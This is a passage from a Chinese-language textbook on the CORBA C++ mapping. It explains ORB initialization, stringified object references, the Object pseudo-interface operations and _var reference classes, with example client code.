的话, `_narrow` 可能会产生异常(参阅 7.15.2 节)。请注意, 由于需要与服务器程序联系, C++ 映射不能使用 C++ 的 `dynamic_cast`, 而只能使用 `_narrow`。

7.6.5 非法使用 `_ptr` 引用

为了避免过份地限制 ORB 实现, 在 C++ 映射中, `_ptr` 引用的许多用法被显式标识为会造成不可预料的结果。不要使用这些构造, 即使它们能在实现中正常使用。在其他实现中, 它们可能会产生错误的结果。或者, 如果 `_ptr` 引用被实现为类, 这些构造甚至都不能通过编译。

- 相等或不等的比较

```
CORBA::Object_ptr o1 = ...;
CORBA::Object_ptr o2 = ...;
if(o1 == o2)           // Undefined behavior!
...
if(o1 != o2)           // Undefined behavior!
...
```

这些比较的输出结果完全不可预料, 可能会得到需要的结果, 也可能得不到(7.11.3 节中将讲述对引用进行比较的可移植性方法)。

- 对引用使用相关的运算符

```
CORBA::Object_ptr o1 = ...;
CORBA::Object_ptr o2 = ...;
if(o1 < o2)           // Undefined behavior!
...
// <, <=, >, and >= have no meaning
```

- 对引用使用算术运算符

```
CORBA::Object_ptr o1 = ...;
CORBA::Object_ptr o2 = ...;
o2 = o1 + 5;          // Meaningless!
ptrdiff_t diff = o2 - o1; // Meaningless!
```

- 将 `_ptr` 引用转换为 `void *`, 或将 `void *` 转换为 `_ptr` 引用

```
CORBA::Object_ptr o = ...;
void * v = (void *) o;           // Undefined!
o = (CORBA::Object_ptr) v;       // Ditto!
```

- 不采用 `_narrow` 进行向下强制类型转换

```
CCS::Thermostat_ptr tmstat = ...; // Get reference
CORBA::Object_ptr o = tmstat;      // OK
CCS::Thermostat_ptr tmstat2;

tmstat2 = dynamic_cast<CORBA::Object_ptr>(o); // Bad!
tmstat2 = static_cast<CORBA::Object_ptr>(o); // Bad!
tmstat2 = reinterpret_cast<CORBA::Object_ptr>(o); // Bad!
tmstat2 = (CORBA::Object_ptr) o; // Bad!
```

```
tmstat2 = CCS::Thermostat::narrow(o); // OK
```

- 不采用 CORBA::is_nil 测试是否为空引用

```
CCS::Thermostat_ptr tmstat = CCS::Thermostat::_nil();
if (tmstat) ... // Illegal!
if (tmstat != 0) ... // Illegal!
if (tmstat != CCS::Thermostat::_nil()) ... // Illegal!
if (!CORBA::is_nil(tmstat)) ... // OK
```

7.7 伪对象

到现在为止,我们已经学习了有关客户程序如何真正获取一个对象引用的内容。为了说明这一内容,我们必须了解伪对象(pseudo-object),并且检查客户程序如何对 ORB 进行初始化,以及客户程序如何获取它最初的对象引用。

CORBA 规范定义了许多运行时 ORB 的接口。因为 CORBA 支持许多不同的实现语言,这些接口的定义方式必须与语言无关。IDL 完全能够满足这一点,一个单独的 IDL 规范描述了一个用于所有支持实现语言的接口。

为了避免破坏整个名字空间,由 CORBA 定义的接口放置在 CORBA 模块中。下面是这个模块的一小部分。

```
module CORBA { // PIDL
    interface ORB {
        // ...
    };
    // ...
};
```

请注意一下模块中的注释 PIDL,它表示伪 IDL。伪 IDL 的定义类似于普通的 IDL 定义,并且使用了同样的数据类型、操作、属性,等等。PIDL 与 IDL 在语法上几乎没有区别——但是请查看 7.8 节中有关 ORB_init 的定义。

为什么要使用 PIDL?答案是 ORB 的一些接口不能实现为普通的 CORBA 对象,相反,必须由 ORB 中的库代码来实现。尤其是,运行时的 ORB 接口必须通过这种方式来实现,注释 PIDL 所表示的就是这样的接口。

在 PIDL 中的接口定义受到了许多限制。

- 伪接口并不由 Object 隐式继承得到。
- 伪接口不能作为参数传递给普通接口的操作。(TypeCode 伪接口是这个规则的一个例外——参阅 16.3.3 节。)
- 伪接口的操作不能通过动态调用接口(Dynamic Invocation Interface,简写为 DII)来调用。
- 伪接口在接口库中没有定义。
- 伪接口可能有一种不同于普通规则的用于特殊目的的语言映射。

所有这些看起来限制性非常强,但是这些不能成为不使用伪对象的限制性功能的原因。

PIDL 与普通对象之间值得注意的一个区别是, PIDL 对象可能有一种用于特殊目的的语言映射。我们会在讨论有关的 PIDL 时指出这些区别。通常, 推出特殊的映射规则是为了避免限制 ORB 实现的使用范围, 或者是为了使相关的 PIDL 更容易使用。

7.8 ORB 的初始化

在客户程序处理任何事情之前, 必须对运行时的 ORB 进行初始化。在 CORBA 模块中定义了用于初始化的函数:

```
module CORBA {                                     // PIDL
    typedef string          ORBid;
    typedef sequence<string> arg_list;
    interface ORB; // Forward declaration
    ORB ORB_init(inout arg_list argv, in ORBid orb_identifier);
    // ...
};
```

CORBA 模块定义了一个 ORB_init 操作, 它用来对 ORB 进行初始化, 并且返回一个指向 ORB 对象的伪引用。请注意, ORB_init 操作并不是在接口中声明。这在 PIDL 中是合法的, 而在普通的 IDL 中则是错误的(操作只能在接口中声明)。

在讨论 ORB_init 的具体细节之前, 让我们看一下它的 C++ 映射:

```
namespace CORBA {
    // ...
    ORB_ptr ORB_init(
        int &           argc,
        char * *        argv,
        const char *   orb_identifier = ""
    );
    // ...
}
```

ORB_init 函数中有三个参数。

- argc 是 argv 中的输入项个数。
- argv 是传给 main 的命令行参数向量。
- orb_identifier 是由供应商指定的字符串(缺省情况下是空字符串)。

一个标准客户程序的 main 函数如下所示:

```
int
main(int argc, char * argv[])
{
    CORBA::ORB_ptr orb;
    try {
        orb = CORBA::ORB_init(argc, argv);
```

```

    }
    catch(...) {
        cerr << "Cannot initialize ORB" << endl;
        exit(1);
    }
    // Use ORB...
    CORBA::release(orb);
    return 0;
}

```

ORB_init 从客户程序处接收一个指向 argc 的引用和一个 argv 向量，并且检查用于由 ORB 指定的选项的 argv，以一 ORB 开始。ORB_init 删除 argv 中任何由 ORB 指定的选项，因此当调用返回时，参数向量中所包含的仅仅是剩余的与应用程序，而不是与 ORB 有关的选项。

ORB_init 的 orb_identifier 参数标识将要初始化的 ORB。如果应用程序需要初始化多个运行时 ORB 环境的话，这个参数就非常有用。应用程序也可以通过 orb_identifier 来选择一组配置参数值或质量服务参数。CORBA 不会具体指定 orb_identifier 参数的作用，因此必须查阅 ORB 文档以得到具体的信息。

缺省的 orb_identifier 是一个空字符串，用来向实现表示可以使用已经配置好的缺省参数值。如果 orb_identifier 是一个空字符串的话，ORB_init 就通过参数向量来找 -ORBid arg 形式的选项。如果有这一选项的话，arg 的值就确定了配置参数值。如果 orb_identifier 是一个非空字符串，并且如果 -ORBid 也被使用了的话，orb_identifier 就覆盖 -ORBid 选项的值。

ORB_init 返回一个指向 ORB 伪对象的引用。客户程序与服务器程序往往通过这种方式来获取它们最初的对象引用；ORB 伪对象中包含了一些操作，调用这些操作可以获取更多的引用。请注意，最终必须把这些返回的引用释放掉（伪引用也要像普通引用一样被释放掉）。释放 ORB 引用就是表明要清空运行时 ORB。这意味着必须在最后释放 ORB 引用，因为在运行时 ORB 被清空后，可能就不能再使用其他与 ORB 有关的函数。

请注意，不能在代码进入到 main 之前使用 ORB，因为必须将 argc 与 argv 参数传递给 ORB_init。尤其是，不能通过构造函数为全局或静态 C++ 对象调用与 CORBA 有关的函数。不要在代码进入 main 前试着将空的 argc 与 argv 参数传给 ORB_init；结果可能是核心转储。例如，ORB_init 会造成灾难性后果，因为它可能取决于 ORB 运行时库中的全局构造函数。

总的来说，应该在代码中禁止使用全局对象。如 [11] 中所示，全局对象带来的问题比它们能解决的问题还多。然而，一般来说，在源代码的任何地方都应该能够访问 ORB 伪对象。使对象能够被全局访问的方法是使用 Singleton 模式 [4]。

7.9 初始引用

在客户程序初始化 ORB 之后，可以通过调用 ORB 接口的操作来得到进一步的引用：

```
module CORBA {           // PIDL
```

```
// ...
interface ORB {
    string object_to_string(in Object obj);
    Object string_to_object(in string str);
    // ...
};

// ...
};
```

ORB 接口中包含了两个可以用来创建和获取初始引用的操作。

- `object_to_string`

这一操作将引用转换成可以打印的字符串——例如, 用于将引用保存在磁盘中。

- `string_to_object`

这一操作将字符串化引用转换成对象引用。

用于这些操作的 C++ 映射如下所示:

```
namespace CORBA {
    // ...
    class ORB {
        public:
            char *          object_to_string(Object_ptr p);
            Object_ptr      string_to_object(const char * s);
    };
    // ...
}
```

客户程序通过调用 ORB 伪对象中的这些操作来使用它们。

7.9.1 将字符串转换成引用

下面的例子说明了客户程序如何从命令行中获取指向自定义控制符对象的引用。

```
// Initialize ORB.
CORBA::ORB_ptr orb = CORBA::ORB::init(argc, argv);

// Assume argv[1] is a stringified reference to a controller.
CORBA::Object_ptr obj;
try {
    obj = orb->string_to_object(argv[1]);
}
catch(...){
    cerr << "Bad format for stringified reference" << endl;
    exit(1);
}

// Check that reference is non-nil.
if (CORBA::is_nil(obj)) {
    cerr << "Passed reference is nil" << endl;
    exit(1);
```

```

}

// Narrow to controller.
CCS::Controller_ptr ctrl;
try {
    ctrl = CCS::Controller::narrow(obj);
}
catch(...) {
    cerr << "Narrow failed" << endl;
    exit(1);
}

// Don't need base interface anymore.
CORBA::release(obj);

// Was the reference of the correct type ?
if (CORBA::is_nil(ctrl)) {
    cerr << "Argument is not a controller reference" << endl;
    exit(1);
}

//
// Use controller reference...
//

// Clean up
CORBA::release(ctrl);           // Narrow calls _duplicate
CORBA::release(orb);           // Clean up

```

例子中有许多值得注意的地方，下面将加以讲解。

- 请注意，`string_to_object` 和 `_narrow` 伪操作可以发送异常。7.15 节中将具体介绍异常处理。这里的异常处理是打印一个出错消息，并且在发送异常的时候使程序终止。
请记住，调用 `exit` 的方法适用于 UNIX 之类的系统，这些系统的内核保证了对分配给进程的资源的回收。然而，在 DOS 或 Windows 系统中，这种做法会带来麻烦，因为当进程退出时，在 DLL 中分配的内存不会被操作系统回收。如果在这样的环境中编写代码的话，必须在进程退出之前释放分配给进程的资源；否则的话，最终将会出现内存不够的现象。
- `obj = orb->string_to_object(argv[1]);`
这一调用将字符串化对象引用转换成对象引用。返回的引用是 `CORBA::Object` 类型。因为 `Object` 在接口继承树的根部，所以 `string_to_object` 可以返回任意接口类型的引用。
`string_to_object` 创建一个新的代理，因此必须在最后通过调用 `CORBA::release` 再次将引用释放。
如果传递的字符串在语义上是无效的，`string_to_object` 将发送一个异常。
- `if (CORBA::is_nil(obj)) . . .`
传递来的 `argv[1]` 字符串可能是一个有效的引用，但是这并不能保证它是一个非空引用。客户程序会测试这种情况，如果传递的是一个空引用，那么会给出提示。

- `ctrl = CCS::Controller::_narrow(obj);`

客户程序需要一个指向自定义控制符(而不是指向其他一些接口)的引用。调用 `_narrow` 可以确定传递的引用是不是正确的类型。如果 `_narrow` 返回空引用的话, 传递的引用就是错误类型。

`narrow` 创建一个新的代理, 因此必须在程序的最后, 通过调用 `CORBA::release` 把返回的引用再次释放。

如果 ORB 不能确定引用是不是需要的类型, 那么 `_narrow` 将产生一个异常。通常, 这个异常是 `TRANSIENT` 或 `OBJECT_NOT_EXIST`。7.15.2节中将讲述这些异常的语义。

- `CORBA::release(obj);`

在把 `obj` 引用(`Object_ptr` 类型)紧缩后, 客户程序不需要再保留它, 因此, 也要把它释放掉。

在客户程序把引用紧缩为正确类型后, 客户程序可以通过它来调用相应对象的操作。

- `CORBA::release(ctrl);`

当客户程序不再需要引用时, 可以调用 `CORBA::release` 来回收引用的资源。

- `CORBA::release(orb);`

这是所有客户程序中最终调用的与 ORB 有关的函数。释放 ORB 伪对象表示不再需要与 CORBA 有关的操作, 所有与 CORBA 有关的运行时资源都应该被释放掉。

7.9.2 将引用转换成字符串

`object_to_string` 操作将一个对象引用转换成一个字符串:

```
CORBA::ORB_ptr orb = CORBA::ORB_init(argc, argv);
CCS::Controller_ptr ctrl = ...; // Get reference...

char * s;
try {
    s = orb->object_to_string(ctrl);
}
catch(...) {
    cerr << "Cannot convert reference to string" << endl;
    exit(1);
}

cout << s << endl; // Print reference

CORBA::string_free(s); // Finished with string
CORBA::release(ctrl); // Release controller proxy
CORBA::release(orb); // Shut down run time
```

`object_to_string` 返回的是字符串形式的引用。通常来说, 返回的字符串是动态分配的, 因此上述代码中调用 `string_free` 来确保字符串不会被泄漏(也可以使用 `String_var`)。

请注意, 在任何情况下, `object_to_string` 都不会对引用的代理起作用, 因此必须用 `CORBA::release` 来释放引用。

object_to_string 可以发送异常(例如,如果传递一个挂起的引用,或 ORB 不能为字符串分配内存时,就会发送异常)。

7.10 字符串化引用

CORBA 允许将引用转换成字符串,这一字符串可以被保存下来,并且将来可以转换成引用。尽管这一功能非常有用,但有时也容易误用,因此需要对字符串化引用进行详细的讲解。

7.10.1 初始的字符串化引用

字符串化引用经常用于给客户程序提供一个或多个引用,这些引用指向引导程序所需的最初对象。尽管可以使用这一机制,但是这种做法不太完美。为了从服务器程序中获取一个引用,并且把它提供给客户程序,这个引用必须通过 e-mail 之类的方式传送,或者必须写到客户程序和服务器程序共享的文件系统中。在实际应用中,我们很少将引用转换成字符串,或将字符串转换成引用。

CORBA 也提供了发送初始引用更好的更为复杂的方法,我们将在第8章和第19章中加以介绍。至于现在,我们可以把字符串化引用作为敲门砖,因为它们是把一个初始的引用从服务器程序传递给客户程序的最简单方式。在实际中,我们几乎不会把引用转换成字符串,或把字符串转换成引用。

7.10.2 字符串化引用的长度

字符串化引用的开始部分是 IOR 前缀,后面跟着偶数数目的十六进制数字。例如:

```
IOR:000000000000000d49444c3a54696d653a312e300000000000000010000000000000000  
d800010100000000066d6572676500060b000000bd030231310e0000167e0000175d360aed  
118129582d466163653a20267a682e2a4c394d4f77724d715273352a5d443948434b446a70  
2c347634527250722f7d3f5b2b554c74614726485a3c4d3259797c62325e642b65447a3744  
2b21684f473c2a39795521302723373f69633f5e7e7c7d73647b52235c722c7230694f32535  
d577c644f2d21455035216a64562d2b33437362317029551d4e57627c3f303a364f67776b6  
13c6d354b2227443c577a215a5d234b484a517175465a20000000000000000000
```

如我们所见,字符串化引用的 IOR 非常长——一般有 200~800 个字节。确切的长度取决于应用程序所用的 ORB 和对象密钥的长度。然而,不要以为由于字符串化引用的 IOR 很长,它们就会耗费大量的内存。首先,只需要保存 50% 的字符串化引用位(因为字符串使用的是十六进制数字)。其次,ORB 可以通过紧凑的方式在内存中表示引用中包含的信息;如果客户程序中有多个指向某一服务器程序中对象的引用,ORB 可以在内存中对所有引用的共同信息创建一个拷贝(如仓库 ID 号和地址信息)。这样,ORB 中保存的只是每个引用中特有的重要信息,其他的信息可以共享。

不是所有的 ORB 都可以进行这样的优化。然而,在高质量实现中,客户程序中每个附加的引用所耗去的内存最少有 30 个字节。

与其他引用一样,空引用也可以转换成字符串化引用:

IOR : 00000000000000001000000000000000

7.10.3 字符串化引用的互用性

CORBA 对引用的字符串表示进行了规范。这意味着可以对由不同 ORB 生成的字符串化引用进行解码。在不同的 ORB 环境中对引用进行编码具有可移植性。例如，下面是空引用的另外一种表示方法：

IOR:0100000001000000000000000000000000000000

这个引用采用的是短字节编码方式(由 IOR : 01前缀表示),而7.10.2节中的空引用采用的是长字节编码方式(由 IOR : 00前缀表示)。ORB可以在对字符串化引用解码时正确地处理这些区别。

7.10.4 字符串化引用的规则

CORBA 对于字符串化引用的使用定义得非常严格。仅有的合法使用是：

- 将引用转换成字符串(`object_to_string`)；
 - 将字符串化引用保存起来，以便今后使用；
 - 将字符串化引用转换成引用(`string_to_object`)。

可以将引用保存在磁盘上，或者通过 e-mail 方式传送。也可以将引用用字符串化格式来保存；假如对字符串化引用解码时，这个对象仍然存在，那么引用将表示同一对象。

除了这些功能外,不能对字符串化引用做其他的事情。尤其是,不能认为字符串化一个对象引用总是可以转换成同一个字符串。对于同一个对象,ORB会在不同的时间生成不同的字符串。例如,在ORB获取引用的信息时就会发生这样的情况。

即使可以察看引用的字符串化格式,我们还是不能这样做,因为这将会破坏引用的不透明性(参见2.5.1节)。如果对引用进行比较,以判别两个引用是否表示同一对象,这在CORBA对象模型中是非法的,这样比较得到的结果毫无意义。

不要将字符串化引用当作数据库密钥来使用；这样的做法会引起对字符串表达式的比较，而这是非法的。除了这个原因，由于字符串 IOR 很大，所以它们不适于用作密钥值。

如果需要对引用进行比较,可以通过调用 Object 伪接口的 `is-equivalent`,这种做法具有可移植性。

7.11 对象伪接口

如7.3节中所述,所有的接口都由Object继承得到, Object是在CORBA模块中定义的一个伪接口:

```
module CORBA { // PIDL
    // ...
    interface Object {
        Object      duplicate();
        void        release();
```

```

        boolean      is_nil();
        boolean      is_a(in string repository_id);
        boolean      non_existent();
        boolean      is_equivalent(in Object other_object);
        unsigned long hash(in unsigned long max);
        // ...
    };
    // ...
};


```

我们已经学习了 `duplicate`, `release` 和 `is_nil` 等映射方法(参阅表7.1中对这些内容的概述)。这一节中将讲述 `is_a`, `non_existent`, `is_equivalent` 和 `hash` 操作。(Object 接口中也包含了其他与 DII、安全性和管理有关的操作,但是这些操作已经超出了本书所讨论的范围。)

这些操作被映射成 CORBA::Object 的成员函数:

```

class Object {
public:
    // ...
    Boolean _is_a(const char * repository_id);
    Boolean _non_existent();
    Boolean _is_equivalent(Object_ptr other_object);
    ULONG _hash(ULONG max);
    // ...
};

```

请注意,所有四个操作前面都带有下划线(`is_a` 变成 `_is_a`,等等)。这一规则可以防止与派生接口中用户自定义的 IDL 操作发生冲突。例如,如果创建一个包含自定义的 `is_a` 操作的接口,那么自定义的 `is_a` 操作将映射成 C++ 的 `_is_a`,而由 Object 继承得到的 `is_a` 将映射成 `_is_a`,这样就可以避免发生冲突。

所有四个操作都被实现为 Object 类的非静态成员函数。这意味着我们不能调用空引用的这些操作:

```

CORBA::Object_ptr p = CORBA::Object::_nil();      // Make nil ref
if(p->_non_existent())   // Crash imminent!!!
//...

```

请记住,调用空引用的操作是非法的,这一点同样适用于伪引用。空引用中能够安全使用的函数只有那些静态成员函数和 CORBA 名字空间中的函数,如 `_duplicate`, `release` 和 `is_nil`。如果不能确认引用是不是空的,那么可以用 `is_nil` 来进行测试:

```

if(CORBA::is_nil(p) || p->_non_existent())
    // Objref is nil or dangles

```

7.11.1 _is_a 操作

`_is_a` 用来测试对象引用是否支持由 `repository_id` 参数所指定的接口。该参数是一个仓库 ID,它的格式必须是4.19节中的几种格式中的一种。例如:

```
CORBA::Object_ptr obj = ...; // Get controller reference
if (!CORBA::is_nil(obj)) {
    if (obj->_is_a("IDL:acme.com/CCS/Controller;1.0")) {
        // It's a controller
    } else {
        // It's something else
    }
} else {
    // It's a nil reference
}
```

如果对象引用支持指定的接口,那么测试就返回 true。请注意,可以通过 _is_a 测试对象是否支持基类接口:

```
CORBA::Object_ptr obj = ...; // Get actual thermostat reference
assert(obj->_is_a("IDL:acme.com/CCS/Termometer;1.0"));
assert(obj->_is_a("IDL:omg.org/CORBA/Object;1.0"));
```

假设用一个恒温器引用对 obj 进行初始化,那么这两条 assert 语句都能返回 true 值。当然,对于所有的引用,第二条 assert 语句都应该返回 true 值,因为所有接口都由 Object 继承得到。

如果传递的仓库 ID 与 4.19 节中所述的仓库 ID 的语法不符, is_a 就会发送一个异常。(CORBA 规范没有说明是哪一个异常,很可能是 BAD_PARAM。)

_is_a 与 _narrow 类似;这两个函数都用来测试引用是否支持某个接口,区别是 _is_a 并不需要在编译时知道接口的信息,而 _narrow 需要调用程序链接由 IDL 编译器生成的存根。_is_a 主要用于使用 DII 的客户程序,这些客户程序需要在运行时获取类型信息。

请注意,_is_a 与 _narrow 可能会向服务器发送一条消息(参阅 13.4.1 节)。如果不能与服务器联系上,这两个操作都会引发一个系统异常。is_a 和 _narrow 会不会发送远程消息取决于 ORB 实现。如果可以在编译时得到引用的类型和紧缩后的类型信息,客户端的运行时 ORB 就能通过引用和紧缩后的类型静态地决定是哪个结果。这样的话,就不再需要发送远程消息。然而,如果至少有一个仓库 ID 不能在编译时得到,那么客户端的运行时 ORB 必须与实现对象的服务器程序进行联系,以找出对象是否支持紧缩后的类型。

在实际应用中,我们很少关心 _is_a 或 _narrow 是否发送消息。然而,代码必须要为处理调用这些操作引起的系统异常作准备。例如,如果不能与对象的服务器程序联系上,在调用 _narrow 时,客户程序将得到一个 TRANSIENT 异常(而不是在客户程序第一次调用对象的操作时得到的异常)。

7.11.2 _non_existent 操作

`_non_existent` 用来测试引用是否表示一个已有的对象。如果引用不再表示一个已有的对象(引用被挂起),`_non_existent` 将返回 true 值。

我们必须对这里所测试的东西非常清楚。`_non_existent` 返回 true 值可以说明相应的对象不存在,而且将来也不会存在。如果客户程序接收到一个 true 返回值后,它将永久性地释放任何与对象有关的资源。

```

CORBA::Object_ptr obj = ...; // Get reference to some object
try {
    if (obj->_non_existent()) {
        // Object is gone forever
    } else {
        // Object definitely exists
    }
}
catch(const CORBA::TRANSIENT& e) {
    // Couldn't decide whether or not object exists...
}
catch(...) {
    // Something else went wrong
}

```

_non_existent 并不是 Ping 操作

`_non_existent`不同于`ping`操作,`ping`操作用来测试与实现一个对象的服务器程序是否可以联系上,为了作出判断,`_non_existent`可能会与实现该对象的服务器程序进行联系,并且可能会激活该服务器程序。在这种情况下,它与`Ping`操作的作用非常相似。然而,根据不同的ORB构造方式,`_non_existent`能够在不调用目标服务器程序的情况下返回一个值。这意味着,我们不能依靠`_non_existent`与目标服务器程序联系,因此,不能将`_non_existent`代替`Ping`操作来使用。

如果`_non_existent`想要与目标服务器程序进行联系,以作出判断的话,这一操作可能会失败。例如,在不能建立连接的情况下,就会发生这种事情。在这种情况下,`_non_existent`并不返回`true`值,相反,它会产生一个异常,以提醒用户程序不能作出可靠的判断。

概括来说,调用`_non_existent`可能得到下面的结果。

- True
对象被永久地删除了。
- False
对象肯定存在。`false`返回值并不能保证`_non_existent`会与对象进行联系;它只能保证该对象肯定存在。
- TRANSIENT 异常
不能作出可靠的判断。如果再试一下的话,可能会得到更为明确的结果。
- 其他系统异常
`non_existent`会调用实现对象的服务器程序(参阅13.4.1节)。这意味着`_non_existent`能够产生非`TRANSIENT`的系统异常(例如,如果在收到服务器程序的响应之前失去了连接,那么将会产生`COMM_FAILURE`异常)。

实现一个 Ping 操作

如前面所述,`_non_existent`与`ping`操作很不一样,因为`_non_existent`不会与对象实现进行联系。如果需要这一功能的话,可以自己来实现。

```
interface Pingable {
```

```

    void ping();
};

interface Foo : Pingable {
    // ...
};

```

任何由 Pingable 继承得到的接口都支持 ping 操作。为了 ping 一个对象，客户程序只需调用这一操作。如果 ping 不产生异常的话，那么相应的对象存在，并且可以联系上：

```

Foo_ptr f = ...;           // Get Foo reference

try {
    f->ping();
}

catch (const CORBA::OBJECT_NOT_EXIST & e) {
    // Ping failed because object no longer exists
}

catch (...) {
    // Could not reach Foo object for some reason
}

// Ping succeeded

```

如果 ping 操作失败的话，将会根据不同的环境产生不同的异常。很可能得到的是 TRANSIENT 异常，它表明不能到达服务器程序。如果得到的是 OBJECT_NOT_EXIST 异常的话，就表明对象不存在（这与 _non_existent 返回 true 值的意义相同）。

副作用

作为副作用，_non_existent 和 ping 操作都会导致服务器程序被 ORB 启动。如果客户程序调用大的引用集合的 _non_existent，那么可能会导致大量服务器程序的启动，它们只是为了判断对象是否可以联系上。

出于管理方面的原因，下面的做法是非常有用的：判断对象是否在运行，如果没有运行的话，就不要启动服务器程序。CORBA 并不提供实现这一点的可移植性方法。请记住，CORBA 对象模型隐含了任何与对象实现有关的内容。然而，大部分 ORB 都提供管理方面的工具，用来找出哪个服务器程序实现了某个对象，并且检查某个服务器程序当前是否在运行。

7.11.3 _is_equivalent 操作

_is_equivalent 用来测试一个引用与另外一个引用是否完全一样：

```

CORBA::Object_ptr o1 = ...;      // Get some reference
CORBA::Object_ptr o2 = ...;      // Get another reference

if(o1->is_equivalent(o2)) {
    // o1 and o2 denote the same object
} else {
    // o1 and o2 may or may not denote the same object
}

```

如果 `_is_equivalent` 返回 `true` 值, 两个引用就完全一样, 因此就被表示为相同的对象实例。不幸的是, `_is_equivalent` 返回 `false` 值并不表示两个引用代表的是不同的对象。也就是说, `false` 返回值表示引用可能代表不同的对象, 也可能代表相同的对象。

这一规则看上去很奇怪, 但是它是有理由的。`_is_equivalent` 必须是高效的, 因此 CORBA 规范需要它在本地实现 (ORB 不允许进行远程的调用以实现 `_is_equivalent`)。这就意味着 `_is_equivalent` 可以判断两个引用是否完全相同 (如果它们的每一位都相同的话, 它们就是完全相同的)。然而, 如果两个引用并不是每一位都相同的话, 就应该根据它们的对象密钥来判断它们是不是代表同一对象。如 2.5.3 节中所述, 对象密钥中包含了专用信息。如果 `_is_equivalent` 用来比较两个由其他 ORB 创建的引用, 它不会知道如何对对象密钥进行解码, 并且即使这两个引用表示相同对象的话, 它也会得出两个引用是不同引用的结论。(使用相同的用来创建引用的 ORB 对两个引用进行比较往往是可靠的, 但是 CORBA 规范并不保证这种做法是可靠的。)

简单来说, `_is_equivalent` 使用了对象引用标识, 而不是对象标识。如果两个引用是完全相同的, 从定义上来说, 它们表示的是同一个对象。然而, 如果两个引用是不同的, 那么就无法确定它们是不是表示同一个对象。

如果需要在应用程序中使用可以用于不同 ORB 的对象标识, 那么就必须自己来实现:

```
interface Identity {
    typedef whatever IDType;
    IDType id();
};
```

这个接口由所有提供对象标识的接口继承得到。为了可靠地确定两个引用是否表示同一个对象, 客户程序必须调用每个对象的 `id` 操作; 相同的返回值表示相同的对象, 不同的返回值表示不同的对象。请注意, 对象标识比由 `_is_equivalent` 提供的标识效率低得多: 对象引用需要向每个对象发送一个实际的消息, 而引用标识则可以在本地建立。

可以通过完全不同的标志符来建立所有对象之间的判别标识。UUID[29]往往是一个好的选择。

请记住 7.10.4 节中的建议: 不要使用字符串化引用来判断引用或对象标识。

7.11.4 `_hash` 操作

考虑一下下面的问题: 如果我们有大的对象引用集合, 有人问: “这个引用与我们已有集合的引用是否一样?”

如果 `_is_equivalent` 是用来比较引用的唯一方法的话, 回答这个问题需要花费很多时间: 必须为集合里已有的每个引用分别调用 `_is_equivalent`, 这是一个 $O(n)$ 性质的运算。为了解决这一问题, 可能通过 `_hash` 来计算一个散列 (`hash`) 值, 这个值在引用的生命周期内保存不变。返回值在 0 到 `max-1` 范围内 (`max` 是 `_hash` 的一个参数)。不同的引用可能会生成相同的散列值, 但是如果两个引用返回不同的散列值的话, 两个引用肯定是不同的。(然而, 这并不是说它们表示不同的对象。)

通过使用 `_hash`, 可以将已有的引用分成许多等价的类。为了判断新的引用是否存在, 可以计算新引用的散列值, 然后比较已有的引用中是否有与新引用一样的散列值。假设

等价类足够多的话,这样的比较所花的时间是 O(1)。

_hash 被实现为本地操作,因此与发送远程消息相比,它的执行速度是非常快的。

请注意,CORBA 并没有指定 _hash 中所用的算法。这意味着如果在不同 ORB 上计算同一个引用的散列值,得到的结果将是不一样的。然而,由某个 ORB 计算得到的散列值在引用的生命周期内是不会改变的。

7.11.5 Object 操作映射小结

表7.1对把 Object 中的操作映射成 C++ 进行了小结。请注意,除了表7.1中所示的函数之外,映射还在每个代理类中生成了一个静态 nil 成员函数。_nil 生成一个相应接口类型的空引用:

```
static Interface_ptr _nil();
```

表7.1 CORBA::Object 中的操作的映射

IDL 对象操作	C++ 函数
Object duplicate();	static Interface_ptr Interface::duplicate(Interface_ptr src); void
void release();	CORBA::release(Object_ptr p);
boolean is_nil();	CORBA::is_nil(Object_ptr p);
boolean is_a(in string id) ;	Boolean Object::is_a(const char * id);
boolean non_existent();	Boolean Object::non_existent();
boolean is_equivalent(in Object other_obj) ;	Boolean Object::is_equivalent(Object_ptr other_obj) ;
unsigned long hash(in unsigned long max) ;	ULong Object::hash(ULong max);

7.12 var 引用

到现在为止,我们学习的代码中都使用了对 CORBA::release 的显式调用。例如:

```
CCS::Thermometer_ptr tp;  
tp = ...; // Get reference
```

```
CCS::TempType t = tp->temperature(); // Read temperature
CORBA::release(tp); // Release reference
```

这段代码反映了当引用进入地址空间时,它指向一个动态分配的代理,在程序的最后,必须将这个代理释放掉。当然,这一点与其他动态分配的返回值一样:如果忘记调用 release 的话,将会造成资源泄漏。

为了更简单地使用对象引用,C++ 映射提供了一个_var 类,这个_var 类与用于其他类型的_var 类非常相似:它拥有由它来初始化的引用的所有权,并且在析构函数中调用 CORBA::release。使用_var 引用的话,我们就可以重写上面的例子:

```
CCS::Thermometer_var tp;
tp = ...; // Get reference
CCS::TempType t = tp->temperature(); // Read temperature
// Not necessary to release tp here...
```

通过把变量 tp 转变成_var 引用,我们就不再需要调用 release。相反,_var 引用会在离开作用域时调用 release。

7.12.1 var 引用的映射

_var 引用的映射与 String_var 的映射非常相似。对于每个 IDL 接口,编译器不仅生成接口类和 Interface_ptr 类型,而且添加了一个 Interface_var 类。下面是 7.6.1 节中所给出的为 Thermometer 接口生成的 Thermometer_var 类:

```
namespace CCS {
    class Thermometer { /* ... */ } // Proxy class
    typedef Thermometer * Thermometer_ptr; // -ptr type

    class Thermometer_var {
        public:
            Thermometer_var();
            Thermometer_var(Thermometer_ptr &);
            Thermometer_var(const Thermometer_var &);
            ~Thermometer_var();
            operator=(Thermometer_ptr &);
            operator=(const Thermometer_var &);
            operator Thermometer_ptr &();
            operator->() const;
            in() const;
            inout();
            out();
            return();

        private:
            Thermometer_ptr p; // actual reference stored here
    };
}
```

这一机制看上去非常复杂,但是它主要用来使_var 引用更容易使用。主要的规则有:

- 如果用_ptr 引用对_var 引用进行初始化,或把_ptr 引用赋给_var 引用,_var 引用就拥有了当前使用的_ptr 的所有权(不会增加代理的引用计数值),并且在程序的最后调用 release。
- 如果用一个_var 引用对另外一个_var 引用进行初始化,或者将_var 引用赋给另外一个_var 引用,_var 就创建一个多层次拷贝(也就是说,增加代理的引用计数值)。当_var 引用离开作用域时,会调用 release(这将减小代理的引用计数值)。

这些规则与 String_var 的使用规则相似,对于 String_var,用 char * 对其初始化或赋值会创建一个浅拷贝,并且拥有它的所有权,而用另外一个 String_var 对其初始化或赋值会创建一个多层次拷贝。

```
Thermometer_var();
```

缺省的构造函数将_var 初始化为一个空引用,因此下面代码中的 assert 语句肯定能够返回 true 值。

```
Thermometer_var(Thermometer_ptr &);
```

